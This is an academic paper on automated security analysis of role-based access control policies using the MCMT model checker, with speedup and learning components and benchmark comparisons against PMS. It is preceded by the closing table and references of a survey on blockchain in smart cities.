14	Li et al. [11]	2021	Loss of huge and exchange data in the healthcare field	Apply machine learning and blockchain in smart healthcare
15	Omar et al. [16]	2022	Personal Protective Equipment (PPE), and critical shortages for healthcare	Distribution Blockchain technology that ensures a exchange, safe, and secure data
16	Petrov [18]	2020	Financial traditional way increasing discomfort among managers and customers	Security, transparency, and speed in transactions will increase by applying blockchain in finance services by going through 5 stages
17	Chen et al. [6]	2021	Concerns of big data transfer in technology's rapid development	Apply PBFT blockchain consensus algorithm technology to improve the smart community
18	Krichen et al. [9]	2022	Improve technologies in smart city	Use blockchain in several and many fields in general
19	Al-Khazaali and Kurnaz [3]	2021	Technical limitations of centralized architectures	Combining IoT with blockchain to address the limitations
20	Abu-Amara et al. [1]	2022	Problem of managing electricity and water services	By using Blockchain network that allows customers to view and pay bills, and secures their online transactions
21	Obakhena et al. [15]	2021	Distributing huge numbers of cellular over area to achieve high demands of capacity is quite challenging	Using MIMO (CF-mMIMO) to address the problem
22	Wang [22]	2022	Processing and dealing with huge data becoming more difficult	The decentralization of blockchain makes the process for exchange data more easy and secure

References

1. Abu-Amara F, Alrammal M, Al Hammadi H, Alhameli S, Mohamed I, Alaydaroos M, Alnuaimi Z (2022) A blockchain solution for water and electricity management. Mater Today Proc
2. Al-Dhlan KA, Alreshidi HA, Pervez S, Paraveen Z, Zeki AM, Sid Ahmed NM, Alshammari EJ, Lingamuthu V (2022) Customizable encryption algorithms to manage data assets based on blockchain technology in smart city. Math Prob Eng 2022
3. Al-Khazaali AAT, Kurnaz S (2021) Study of integration of block chain and internet of things (iot): an opportunity, challenges, and applications as medical sector and healthcare. Appl Nanosci 1–7
4. Botello JV, Mesa AP, Rodríguez FA, Díaz-López D, Nespoli P, Mármol FG (2020) Blocksiem: protecting smart city services through a blockchain-based and distributed SIEM. Sensors 20(16):4636
5. Cekerevac Z, Cekerevac P (2022) Blockchain and the application of blockchain technology. MEST J **10**(2)
6. Chen C, Peng X, Li Y, Xiao W, Zhao R (2021) Smart city community governance based on blockchain big data platform. J Intell Fuzzy Syst 1–7
7. Fu Y, Zhu J (2021) Trusted data infrastructure for smart cities: a blockchain perspective. Build Res Inform 49(1):21–37
8. Indu Joseph SDDS (2020) Study on integration of blockchain and IOT in smart city applications. Int J Innov Sci Res Technol 5:837–843
9. Krichen M, Ammi M, Mihoub A, Almutiq M (2022) Blockchain for modern applications: a survey. Sensors 22(14):5274
10. Labbadi H, Khelil A (2022) Blockchain technology application in the UAE banking industry. J Econ Finance (JEF) 8:00
11. Li Y, Shan B, Li B, Liu X, Pu Y (2021) Literature review on the applications of machine learning and blockchain technology in smart healthcare industry: a bibliometric analysis. J Healthcare Eng 2021
12. Asif M, Wari A (2022) Blockchain-based authentication and trust management mechanism for smart cities. MDPI J
13. Mora OB, Rivera R, Larios VM, Beltrán-Ramírez JR, Maciel R, Ochoa A (2018) A use case in cybersecurity based in blockchain to deal with the security and privacy of citizens and smart cities cyberinfrastructures. In: 2018 IEEE international smart cities conference (ISC2). IEEE, pp. 1–4
14. Noh JH, Kwon HY (2019) A study on smart city security policy based on blockchain in 5g age. In: 2019 international conference on platform technology and service (PlatCon). IEEE, pp 1–4
15. Obakhena I, Kavitha A (2021) Application of cell-free massive mimo in 5g and beyond 5g wireless networks. J Eng Appl Sci 6(1)
16. Omar IA, Debe M, Jayaraman R, Salah K, Omar M, Arshad J (2022) Blockchain-based supply chain traceability for covid-19 personal protective equipment. Comput Indus Eng 167:107995
17. Peram SR, Premamayudu B (2020) Blockchains: improve the scalability and efficiency of conventional blockchain by providing a lightweight block mining and communication algorithm. Ingénierie des Systèmes d Inf 25(6):737–745
18. Petrov D (2020) Blockchain ecosystem in the financial services industry. FAIMA Bus Manage J 8(1):19–31
19. Rotună C, Ghorghiă A, Zamfiroiu A, Smada Anagrama D (2019) Smart city ecosystem using blockchain technology. Informatica Economica 23(4)
20. Sen Gupta Y, Mukherjee S, Dutta R, Bhattacharya S (2022) A blockchain-based approach using smart contracts to develop a smart waste management system. Int J Environ Sci Technol 19(8):7833–7856

21. Varfolomeev AA, Alfarhani LH, Oleiwi ZC (2021) Secure-reliable smart contract applications based blockchain technology in smart cities environment. Procedia Comput Sci 186:669–676
22. Wang H (2022) Future direction of AI in block-chain for security systems. J Soft Comput Paradigm 4(2):101–112

Efficient Analysis of Sequences of Security Problems in Access Control Systems

Anh Tuan Truong

Abstract In many ubiquitous systems, Access Control systems are often used to regulate system access from users. One of the main components of such systems is the set of access rules that specify how the access control system can decide to deny or accept an access request. In large systems, the management of access rules is a big issue since such rules are administered by some different administrators and the interactions between the rules can lead to the security violation. In this paper, we address the security problem in the access control system and the automated security analysis solutions that have been proposed to solve the problem. We also design an analysis technique that uses the capability of a model checker to automatically analyze access control systems to answer a sequence of access control queries. An extensive experimentation shows that the proposed approach outperforms a state-of-the-art analysis technique and dramatically reduces the analysis time of sequences of queries.

Keywords Security and trust · Access control system · Security analysis

1 Introduction

Access Control system is an approach used to control access to the resources of an organization. It helps the organization in simplifying access control management, especially in a large organization. Role-Based Access Control (RBAC) is a typical example of such an access control system. Additionally, RBAC can be used to represent various types of access control requirements of the organization. Because of its advantages, RBAC models have become widely used in real-world systems.

A. T. Truong (✉)
Faculty of Computer Science and Engineering, Ho Chi Minh City University of Technology (HCMUT), 268 Ly Thuong Kiet Street, District 10, Ho Chi Minh City, Vietnam
e-mail: anhtt@hcmut.edu.vn

Vietnam National University Ho Chi Minh City, Linh Trung Ward, Thu Duc District, Ho Chi Minh City, Vietnam

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_5

A RBAC system has four primary components [1]: roles, users, permissions, and sessions. Additionally, administrators will define policies to control the access to the resources. An RBAC policy specifies assignments, namely, the user-role assignment, the role-permission assignment, and the user-session assignment. A user-role assignment specifies the roles to which the user has been assigned. A role-permission assignment specifies the permissions that have been granted to a role. Similarly, a user-session assignment specifies the sessions that can be associated with the user. Users will use a session to activate the roles assigned to them. Users can access the resources if they are assigned to the roles having permission to access the resources. A RBAC system also has role hierarchies and constraints. Role hierarchies represent the structure of the organization, for instance, *Employee* includes role *Developer* and *Tester*, while constraints, such as Separation of Duties (SoD) and Cardinality constraints, provide restriction on the assignments.

There have been a lot of researches that extend RBAC in order to make it increasingly well adapted to real systems [1]. For example, in a large organization, RBAC policies may be managed by several administrators. Therefore, there is a need to specify the authority of each administrator. Administrative Role-Based Access Control (ARBAC) has been proposed to simplify the administration management in this case. Other extensions to RBAC such as temporal constraints, spatial constraints, and spatio-temporal constraints have also been proposed. These extensions help RBAC in representing various types of access policies. Therefore, the systems based on RBAC also satisfy the organization's demand better.

While the extensions provide a great advantage to RBAC systems, the interaction between them may lead the system to a conflict state that violates the security properties of the system. For example, an administrator in ARBAC model may want to add a policy to the system. However, the interaction between this policy and the current policies of the system can lead the system to a conflict state in which an untrusted user is assigned a security-sensitive role. Therefore, it is necessary to have a framework which guarantees that the RBAC policies in the system are always compliant with the security properties. Security analysis techniques have been proposed to solve the problem [2, 3]. In general, such techniques answer the question "whether the interaction between the policies of a RBAC system can lead the system to a conflict state or not".

In this paper, we briefly summarize the automatic techniques which have been used for the security analysis in RBAC. We also point out both the strength and the weakness of these techniques and the need to have a new technique that overcomes the weakness of previous techniques. We also propose an approach that uses the capability of a model checker to automatically analyze access control policies. In particular, we improve our previous analysis technique proposed in [4] by adding new components that support encoding constraints in the access control system such as Separation of Duties (SoD) and Cardinality. Moreover, in most of the cases, analysis techniques need to analyze a set of queries against an access control system. Therefore, we also redesign the architecture of our technique to include a module that tracks and learns checked states from previous analysis iterations to speed up the analysis of current iteration. An extensive experimentation shows that the proposed approach outperforms a state-of-the-art analysis technique.

The rest of this paper is organized as follows. In Sect. 2, we mention the state of the art of the research direction. Section 3 provides the problem statement of our work. Some initial ideas to solve the problem are presented in Sect. 4. More details about the solution are discussed in Sect. 5. Section 6 shows an extensive experimentation that we conducted to evaluate our solution. Finally, we give some concluding remarks in Sect. 7.

2 State of the Art

There have been some works on the security analysis of RBAC models [5–9] and some approaches have been proposed. Among them, some are supported by software tools that help in automating the analysis and some are not. Clearly, it is difficult and uninspired to control the verification by ourselves. Moreover, humans often make errors when he controls much work. As a result, the verification may contain errors. In this paper, we just focus on the automatic techniques, which use tools to automate the analysis. We also focus on the main extensions of the RBAC models such as Administrative RBAC, Temporal RBAC, and Spatial RBAC.

Spatial and temporal constraints have been proposed and associated with RBAC in order to provide more utilities for RBAC systems. With these extensions, a RBAC system will be able to restrict the user's permission to time interval or a "space". For example, the user has permission to access a resource if he is in the technical department and he accesses the resource from 9 a.m. to 12 p.m. Spatial and temporal constraints will be combined with the assignments of the RBAC system such as user-role assignment, permission-role assignment, user-role activation, role hierarchies, and separation of duties. In [5], Shafid et al. introduce a technique to verify a Generalized Temporal RBAC (GTRBAC) model. The technique specifies a GTRBAC system as a state-based system and Colored Petri Nets (CPN) language [10] is used to express the features in GTRBAC. The elements such as role, user, permission, and time are specified as color sets while the assignments such as user-role assignments and role-permission assignments are expressed as color products. The operations in GTRBAC system (e.g., a user activates a role assigned to him) lead the system to a new state. The technique uses transitions to specify the operations. The CPN model uses Occurrence Graph [11] to check whether the system is in an undesirable state that violates the security properties or not. One of the weaknesses of this approach is that it just controls a finite number of states in an occurrence graph. The analysis time increases exponentially when new states or new elements of some states are added. Meanwhile, there are not many tools that provide optimization techniques for CPN. Moreover, the technique uses metalanguage (ML) to define the security properties. Actually, the language is difficult to understand by the users who want to specify their security properties [12].

Another approach that also verifies the GTRBAC model has been proposed in [6]. In this approach, Mondal et al. propose to use timed automata to specify the GTRBAC model. The approach models a GTRBAC system as a network of timed automata. The basic elements such as roles, users, and permissions are encoded as timed automata. Timed automata interact with each other according to the operations in the GTRBAC system. Security properties are specified by using Computational Tree Logic (CTL). The approach uses the UPPAAL model [13] to verify the correctness of security properties in the network of timed automata. This approach supports time constraints better in comparison with the technique in [5] because it provides more options for time constraints. Further, there are some support tools for the UPPAAL model that provide optimization techniques to reduce the search space. However, in the approach, the optimization techniques have not been used. Therefore, state space explosion will occur if a large system is verified.

In [7], Toahchoodee and Ray propose the technique to model and analyze the spatio-temporal RBAC model. The technique uses formal language Alloy [14] to express and analyze various features of the spatio-temporal RBAC model. With this technique, the entities in spatio-temporal RBAC are expressed by signatures with invariants. The technique uses Alloy predicates to express the constraints. The security properties, which we want to check, are specified by Alloy assertions. The technique checks and returns whether the security properties are satisfied or not. If the security properties are not satisfied, the technique returns the state that violates the properties. Although this technique can analyze simple spatio-temporal RBAC models, the use of the formal language Alloy makes it more difficult to express and understand. Moreover, Alloy is not a popular language which is used for modeling and verifying the real system.

Li and Mahesh were the first one who introduced security analysis in the context of ARBAC. In [2], they propose that an access control scheme is modeled as a state-transition-based system. A state-transition-based system includes four components: a set of states, a set of queries, a set of state-change rules, and the relation between queries and states. The relation between queries and states means that in a given state, a query is satisfied or not. If all conditions of a state-change rule are satisfied, the system changes from the current state *A* to a new state *B*. In this case, we say that *B* is reachable from *A*. They also define a set of security requirements including Simple Safety (this asks whether there exists a reachable state in which a user *a* has the role *r*); Simple Availability (this asks whether in every reachable states, a user *a* always has the permission *p).* For example, a security requirement can be specified as “whether there exists a reachable state in which a tester can be assigned the role Manager”. They show that security analysis provides a means to ensure that security requirements are always met. In other words, the verification process makes sure that the security requirements are satisfied in the system. Later, Jha et al. [15] propose to use model checking for verifying the ARBAC model. The main idea of this is to use a model checker to determine whether the formal model of the system satisfies the security requirements. If the security requirements are not satisfied, the system is conflict. The use of model checking for verification problem of ARBAC gives many advantages. First, it shows the relation between the field of security analysis and that of model checking. Second, the use of model checkers automates the verification process and as a result, reduces the human effort. Third, the model checking approach returns the results which scale better than those returned from other approaches.

Stoller et al. have proposed new algorithms for verification problem and introduced a tool called RBAC-PAT in [8]. RBAC-PAT contains two algorithms, namely, forward reachability and backward reachability. The main idea of forward reachability is that the verification will check from the starting state. If an undesirable state is found, the system is in a conflict state. Conversely, the backward reachability will assume that an undesirable state is found. If it is reachable from the starting point, the security requirements are not satisfied. Although RBAC-PAT can verify a RBAC system within a reasonable time, it still contains some shortcomings. First, it just supports simple state transitions. It means that the condition which the system has to satisfy when changing from the current state to a new state is very simple. Second, the tool needs to be improved because the result is bad when we perform the verification for a large system.

3 Problem Statement

As discussed in Sect. 2, Jha et al. have proposed to use model checking for security analysis. We also show the advantages of using this approach in the same section. In this paper, we use this approach as the main direction for the security analysis of RBAC. In general, the RBAC system is modeled as a state-transition based system in which the system changes from a state to a new state if some conditions are satisfied. This system is then verified by a security analysis technique in order to find whether or not an undesirable state that violates the security requirements exists. During the verification, the security analysis technique will use a model checker for checking the system. In order to understand the problem, we give a simple example:

An administrator *y*, who has been permitted to assign a role to the users, wants to add a RBAC policy, for example, "assign role *B* to the user *x*". We assume that user *x* currently has role *A*. The system has a RBAC policy such as "an administrator *z* can assign role *C* to the users who already have role *B*". The security requirement requires that "a user cannot be assigned both role *A* and role *C* at the same time". Clearly, the security requirement should be satisfied by the system. However, the administrator *y* does not know that if the addition of a new policy can lead the system to a conflict state. Therefore, there is a need to verify whether the interaction between the new policy and current policies in the RBAC system can lead the system to a conflict state or not. The RBAC system (includes the new policy and current policies) will be modeled, then the security analysis will start. If an undesirable state is found, the administrator cannot add the new policy because this will create a conflict in the system. In the example, when we perform the new policy "assign role *B* to the user *x*", and then perform the existing policy "assign role *C* to the users who already have role *B*", the system will be in a conflict state because the user *x* has both role *A* and role *C*.

It is impossible for a human to verify the interaction between the policies in a large system with a large number of users and roles. The automated security analysis techniques thus give interesting aspects to help in the verification process. Some automated techniques have been proposed as in Sect. 2. However, one important characteristic of these techniques is that the number of users and roles are limited and known. As a result, when the number of users or roles is changed, the previous analysis results may be no longer valid and need to be verified again. It would be interesting to have analysis techniques that do not depend on the number of roles and users because the analysis result will be more useful.

Furthermore, one of the important problems is the amount of time taken for the verification process. The current techniques take a long time for the verification process. The reason for this is that these techniques pay time for checking the states which do not actually relate to the security requirements. Therefore, analysis techniques which consider removing the redundant states should be investigated. The techniques only verify the related states and thus reduce the time for the verification process. Moreover, the technique should also consider reusing the states which have been verified before for the verification process to avoid re-checking these states.

Finally, the current techniques do not fully support constraints such as Separation of Duties (SoD) and Cardinality. Moreover, spatio-temporal features have not been fully considered and have just been implemented at a simple level. Therefore, we will also focus on these constraints and features in our work.

In the next sections, we introduce some ideas to solve the problem.

4 General Idea of Our Solution

Because of the advantages of using the model checking approach in the security analysis of the RBAC model, we will use this approach as the main approach for our technique. With model checking, a model can be checked automatically by using some underlying techniques such as SAT solvers or SMT solvers [16]. In this section, we introduce the general structure of the technique.

In general, we divide our technique into two main parts. In the first part of the technique, we will model the RBAC system as a state-transition-based system by using the logic-based approach [9]. We will use the logic-based approach in order to overcome the dependence on the number of users and roles [17]. With this approach, we do not care how many roles or users are in the system. For example, we have a formula like ∃user ∃role. ua(user,role)....∃user ∃role. ua(user,role).... The formula means that there exists a user and a role so that *ua(user, role)* is *true*. This formula is similar to the following code:

```
while (user < numberofUsers)
    while (role < numberofRoles)
        if (ua(user, role) == true)
```

Clearly, if the number of users or roles is changed, the formula represented in the logic-based approach is not affected while the code needs to be changed.

A state of the state-transition-based system for RBAC system will be modeled as a tuple $\langle \mathrm{U, R, P, UA, PA} \rangle \langle \mathrm{U, R, P, UA, PA} \rangle$ where *U*, *R,* and *P* are the set of users, roles, and permissions, respectively. *UA* is a set of the user-role assignments while *PA* is a set of the role-permission assignments. *UA(u, r)* = *true* means that user *u* has the role *r*. Similarly, *PA(r, p)* = *true* means that the users who have role *r* will be granted the permission *p*. We ignore the user-session assignments here because these assignments will be processed as other assignments such as the user-role assignments and the role-permission assignments. The system will be changed to a new state if there is a change in the current *U*, *R*, *P*, *UA,* or *PA*. We call this action as a *state-transition.*

Example: Consider a RBAC system $\langle \mathrm{U, R, P, UA, PA} \rangle \langle \mathrm{U, R, P, UA, PA} \rangle$ and an administrative action like "*revoke role r2 from user u1*", we assume that current *UA* is *((u1, r1), (u1, r2), (u2, r3))*. If we perform the action, a change will happen and the system will be from current state $\langle \mathrm{U, R, P, UA, PA} \rangle \langle \mathrm{U, R, P, UA, PA} \rangle$ to new state $\langle \mathrm{U1, R1, P1, UA1, PA1} \rangle \langle \mathrm{U1, R1, P1, UA1, PA1} \rangle$ where $U = U1$, $R = R1$, $P = P1$, $PA = PA1$, and *UA1* = *((u1, r1), (u2, r3)).*

Besides the components and the assignment of the RBAC system, the constraints and the security requirements will also be modeled by using the logic-based approach. We will consider a security requirement as a query.

Example: we consider a query such as "*whether there exists a reachable state from the starting state in which the user a has the role r?*" (the *simple safety* requirement, refer Sect. 2 for details). This query will be formularized by using the first-order logic as $\exists \mathrm{user}\ \exists \mathrm{role}.\ (\mathrm{user} = \mathrm{a}) \wedge (\mathrm{role} = \mathrm{r}) \wedge \mathrm{UA(user,role)} \exists \mathrm{user}\ \exists \mathrm{role}.\ (\mathrm{user} = \mathrm{a}) \wedge (\mathrm{role} = \mathrm{r}) \wedge \mathrm{UA(user,role)}$.

The second part of our technique will check whether there exists a state in which the security requirements are violated or not. Model checkers will be used to check the satisfaction of the system. In our technique, we will use the Model Checker Modulo Theories (MCMT) model checker [3, 18] to help in the verification process. The reasons to use MCMT are that (i) MCMT uses an array-based approach that has no limit on the number of elements of the arrays. This feature can support to solve the dependence on the number of users and roles. (ii) MCMT fully supports the state-transition-based system. (iii) After checking, MCMT returns some information which is very useful to speed up the verification process.

MCMT [19] attempts to solve a security problem which is presented as an infinite state transition system whose state variables are arrays. Then, MCMT runs a backward reachability algorithm that repeatedly computes pre-images of the set of goal states, which is usually obtained from a certain safety property that the system should satisfy. The set of backward reachable states of the system is obtained by taking the union of such pre-images. At each iteration of the algorithm, it checks whether the intersection with the initial set of states is non-empty or not. If yes, there exists a (finite) sequence of transitions that leads the system from an initial state to one satisfying the goal. Otherwise, the algorithm checks if the set of backward reachable states cannot be extended anymore (fix-point test) or not; if yes, it reports the safety of the system, i.e., no (finite) sequence of transitions leads the system from an initial state to one satisfying the goal; otherwise, the algorithm continues with next iterations.

The details of our technique will be introduced in the next section.

5 Solution

This section describes our technique for security analysis in RBAC called SA-Policy. The technique will use a logic-based approach to model the RBAC system as a state-transition-based system and use the MCMT model checker (the new version) to verify the satisfaction of the system. The structure of our technique for solving the problems is as shown in Fig. 1.

This structure is the new version of the structure of ASASPXL proposed in our previous work [4]. We inherit and redesign the structure of our technique to add new modules such as Encoder Component and Learning Component. The Encoder Component is the component that supports encoding constraints such as Separation of Duties (SoD) and Cardinality that have not been supported in the previous structure. Moreover, this module also encodes new features in access control policy such as spatio policy or temporal policy. Furthermore, this module is also opened to add more features such as attribute-based policies.

The Learning Component will support analysing a sequence of queries. Most of the cases, the analysis techniques need to analyze a set of queries against a RBAC system. Intuitively, a query can be analyzed by running the analysis techniques one time and then, for the next queries, we will restart the techniques to analyze them. This process may be redundant because the status of states that had been checked in previous iterations can help to speed up the analysis of current iteration. Therefore, we design the Learning Component to track and learn checked states and analyze them to support the analysis of next queries. This one is one of the new features of our analysis technique in comparison with our previous version.




Fig. 1 The structure of our technique SA-policy

The technique will include four main components, they are the encoder component, speedup component, translator component, and learning component. As mentioned above, the function of the encoder component is to model a RBAC system as a state-transition-based system by using a logic-based approach. The translator component is responsible for translating the system into the input format of the MCMT model checker. Reducing the verification time is the function of the speedup component and learning the states that have already been checked will be performed by the learning component. The idea for the translator component is simple. Therefore, we just discuss the general idea of the encoder component, the speedup component, and the learning component here in the remainder of this section.

5.1 The Encoder Component

The encoder component will receive a RBAC system and queries as its input and model this system as a state-transition-based system. After modeling, the system will include components: a set of the states, a set of transitions, and a set of goals. A system state is represented by a tuple ⟨U, R, P, UA, PA⟩⟨U, R, P, UA, PA⟩, the status of a system state is determined by the status of the current *U*, *R*, *P*, *UA,* and *PA*. It also means that if there are some changes in *U*, *R*, *P*, *UA,* or *PA*, the system will be changed to a new state. The set of transitions includes the actions that can lead the system to the new states. One policy of the RBAC system will be formularized as a transition of the state-transition-based system. The set of goals is a set of the queries that need to be answered; the answer is *yes* or *no.* It means the system is conflict or not, respectively. Actually, the answer to the query becomes the answer to the question "*whether there exists a sequence of transitions which leads the system from the starting state to the conflict states specified by the queries or not*". The main points in this step are how to model the transitions and the goals. A goal (a query) will be modeled as described in Sect. 4. A transition will include two parts: the conditions and the status of the new state. If the status of the current state satisfies the conditions, the system can change to the new state. For more details, we give an example:

A policy is "*assign role r2 to the users who already have role r1*". The condition is "*the users who have role r1*" while the status of the new state is "*add role r2 to the users*". This example will be formularized as:

$\exists u.(UA(u, r1) \wedge \forall x \forall y(UA'(x, y) \Leftrightarrow (UA(x, y) \vee (x = u and y =$ r2))) where *UA* is the set of user-role assignments before being updated and *UA*' is the one after being updated.

Other features of the RBAC system will also be formularized by using the logic-based approach. The temporal feature of GTRBAC will be formularized as a global variable. It means that a state of the system will be represented by a tuple ⟨U, R, P, UA, PA, t⟩⟨U, R, P, UA, PA, t⟩ where *t* is a global variable that can be considered as the current value of the clock. After updating the state of the system, the value of the clock will also be updated. For example, the policy "*an administrator can assign role r2 to the users who already have role r1 during the interval* [6, 7, 12–14]" will be formularized as $\exists u.(UA(u, r1) \wedge (5 <= t <= 9) \wedge \forall x \forall y (UA'(x, y) \Leftrightarrow (UA(x, y) \vee ((x = u) \wedge (y = r2)))) \wedge (t' = t + 1))$. The spatial feature will be considered as assignments, for instance, *LOC(u1, head_office)* means that the user *u1* is in the head office now. Therefore, it can be processed as other assignments (e.g., the user-role assignments).

5.2 The Speedup Component

With the approach to use the model checking approach in the security analysis, model checker is one of the most important components. It is a component to help in verifying the satisfaction of the system. The time which the model checker spends for verifying the system will thus affect the total time of the technique significantly. Therefore, reducing the time which the model checker consumes is one of the most important works of the technique. In general, the time which the model checker uses to verify the system depends on the number of the states and the transitions that it needs to verify. In a large organization, the number of roles, users, and policies is very large. As the result, a big state-transition-based system with a large number of states and transitions will be generated when we model the RBAC system. If the state-transition-based system is transferred to the model checker, the verification time of the technique will not be efficient. Therefore, the speedup component will "filter" the system and transfer to the model checker the modified system which is necessary to answer the query. The general idea for this component is that: at first, the goal (the query) will be analyzed to extract the states relating to it and then the technique will select the transitions which are possible to generate these states. These transitions will continue to be analyzed to extract the states relating to them and then other transitions that are possible to generate these states will be added and continue to be analyzed. This process will continue until there is no new state generated. At the end of the process, we will receive a subsystem that removes all redundant states and transitions. This subsystem will then be verified by MCMT to answer the query.

5.3 The Learning Component

Normally, the system can be verified many times with different queries. For example, at the current time, the system is verified to answer the query *q1*, after a few days, the system will be verified again to answer another query *q2*. Clearly, each time the system is verified, all states in the system will be checked to find some states which can answer the query. One important point here is that we should reuse the states that have already been checked. It means that we do not have to check these states again. As a result, the verification time is reduced significantly. However, in order to know whether a state is checked or not, it requires that the model checker must return the status of the verification process. From this, the technique can determine the states which have been checked and the status of these states. Many model checkers just return the answer to the query and do not care about the status of the states checked. Fortunately, the MCMT model checker returns the status of the verification process, and this can help in speeding up our technique.

The learning component will analyze the status of the verification process which MCMT returns, learn the states and the status of these states and then save these information for next time. When the system needs to be verified again to answer a new query, the technique will check the saved states first. If it finds the answer for the query, the verification process ends. If not, the technique will use the model checker to verify the unchecked states to find the answer for the query.

In general, the workflow of our technique is as follows:

- Step 1: At first, the system will be encoded by the encoder system.
- Step 2: The speedup component will check the learning database (saved states). If it finds the answer, it will return the answer and the verification process ends. If no, the technique will continue to perform step 3
- Step 3: The system will be analyzed by the speedup component to "filter" the related states
- Step 4: The filtered system will be translated by the translator component (the encoder component).
- Step 5: MCMT will verify the system and return results.
- Step 6: The results will be analyzed by the learning component. This component also returns the final results.

6 Experiments

We have implemented SA-Policy and heuristics in Python and used the MCMT model checker [2] for computing the pre-images. We have also conducted an experimental evaluation to show the scalability of SA-Policy and compare it with state-of-the-art analysis tool PMS [20] on the benchmark set proposed by their work. The benchmark set contains 10 instances of the user-role reachability problem inspired by a university. We also note that PMS contains 2 versions, namely, Prl and Fwd that implement the analysis with/without applying their parallel algorithms [20].

We perform all the experiments on an Intel Core I5 (2.6 GHz) CPU with 4 GB Ram running Ubuntu 11.10. Experiments for the benchmark are reported in Table 1. Column 1 shows the name of the test case, column 2 contains the number of roles and administrative operations in the policy. Column 3 shows the results of the analysis of corresponding policies (*Safe* means the goal is unreachable while *Unsafe* means the goal is reachable). Columns 4, 5, and 6 report the average times (in seconds) taken by PMS (with two versions) and SA-Policy, respectively. The results clearly show that SA-Policy performs significantly better than PMS in the benchmark set.

Table 1 Experiment results on PMS and SA-Policy

Test case	# Roles ♢ # Rules	Answer	PMS		SA-POLICY
			Fwd	*Prl*	
Test 1	40 ♢ 487	Unsafe	0.93	**0.88**	1.05
Test 2	40 ♢ 450	Safe	1.15	0.95	**0.29**
Test 3	40 ♢ 462	Unsafe	1.32	1.53	**0.79**
Test 4	40 ♢ 446	Unsafe	1.59	55.16	**0.72**
Test 5	40 ♢ 480	Safe	1.95	**1.91**	2.02
Test 6	40 ♢ 479	Unsafe	1.82	**1.66**	1.67
Test 7	40 ♢ 467	Unsafe	5.25	5.16	**1.92**
Test 8	40 ♢ 484	Unsafe	5.98	2*m*6.21	**2.52**
Test 9	40 ♢ 463	Safe	6.51	6*m*55.21	**2.61**
Test 10	40 ♢ 481	Unsafe	1.65	3.75	**1.61**

To evaluate the effectiveness of the module Learning Component, we select one test case in Table 1 (Test 9) and randomly generate sequences of 10 queries. Then we run the technique with the generated sequences and track the running time when analyzing the first query, the second query, and so on. We generated 15 sequences of queries and computed the average running time of the first query in 15 sequences, the average running time of the second query in 15 sequences, … The results are reported in Fig. 2. X-axis is the order of query, Y-axis is the average running time (in second) of the queries in 15 sequences.

The results show that by using the Learning Component, the running times for analyzing the next queries are reduced dramatically in comparison with cases when




Fig. 2 The experiment results on sequences of queries

we disable the Learning Component. Clearly, the process of tracking and learning checked states plays a key role in reducing the analysis time of sequences of queries.

7 Conclusions

In this paper, we discuss the problems that may occur in the access control system. The solutions that have been proposed to solve the problems are also mentioned. From the strength and the weakness of these solutions, we state the problems that need to be solved and propose an approach that can automatically analyze the reachability problem in access control systems. The main idea of our approach is to use a model checker to automatically analyze access control policies. In particular, we improve our previous analysis technique by adding new components that support encoding constraints in the access control system. Moreover, in most of the cases, analysis techniques need to analyze a set of queries against an access control system. Therefore, we also redesign the architecture of our technique to include a module that tracks and learns checked states from previous analysis iterations to speed up the analysis of the current iteration.

Currently, with the use of the logic-based approach, the components as well as the constraints of the RBAC system can be modeled fully. In the future, we will focus on researching the components of the technique, especially the speedup component and the learning component. We will also consider the new algorithms for bounded model checkers and research on integrating these algorithms into our technique in order to make it increasingly effective.

Acknowledgments We acknowledge the support of time and facilities from Ho Chi Minh City University of Technology (HCMUT), VNU-HCM for this study.

References

1. Ravi SS, Edward JC, Feinstein HL, Charles EY (1997) Role-based access control models. J Comput 29(2):3–47. IEEE Press, Los Alamitos
2. Li N, Tripunitara MV (2006) Security analysis in role-based access control. J ACM Trans Inf Syst Secur (TISSEC) 9:391—420. ACM, New York
3. Stoller SD, Yang P, Ramakrishnan CR, Mikhail G (2007) Efficient policy analysis for administrative role based access control. In: 14th ACM conference on computer and communications security. ACM, New York, pp 445–455
4. Truong A, Ranise S, Nguyen TT (2017) Scalable automated analysis of access control and privacy policies. In: Hameurlain A, Küng J, Wagner R, Dang T, Thoai N (eds) Transactions on large-scale data- and knowledge-centered systems XXXVI. Lecture notes in computer science, vol 10720. Springer
5. Shafiq B, Masood A, Joshi J, Ghafoor A (2005) A role-based access control policy verification framework for real-time systems. In: 10th IEEE international workshop on object-oriented real-time dependable systems, pp 13–20. IEEE Press, Washington DC

6. Mondal S, Sural S, Atluri V (2009) Towards formal security analysis of GTRBAC using timed automata. In: 14th ACM symposium on access control models and technologies. ACM, New York, pp 33–42
7. Toahchoodee M, Ray I (2008) On the formal analysis of a spatio-temporal role-based access control model. In: 22nd annual IFIP WG 11.3 working conference on data and applications security. Springer, Heidelberg, pp 17–32
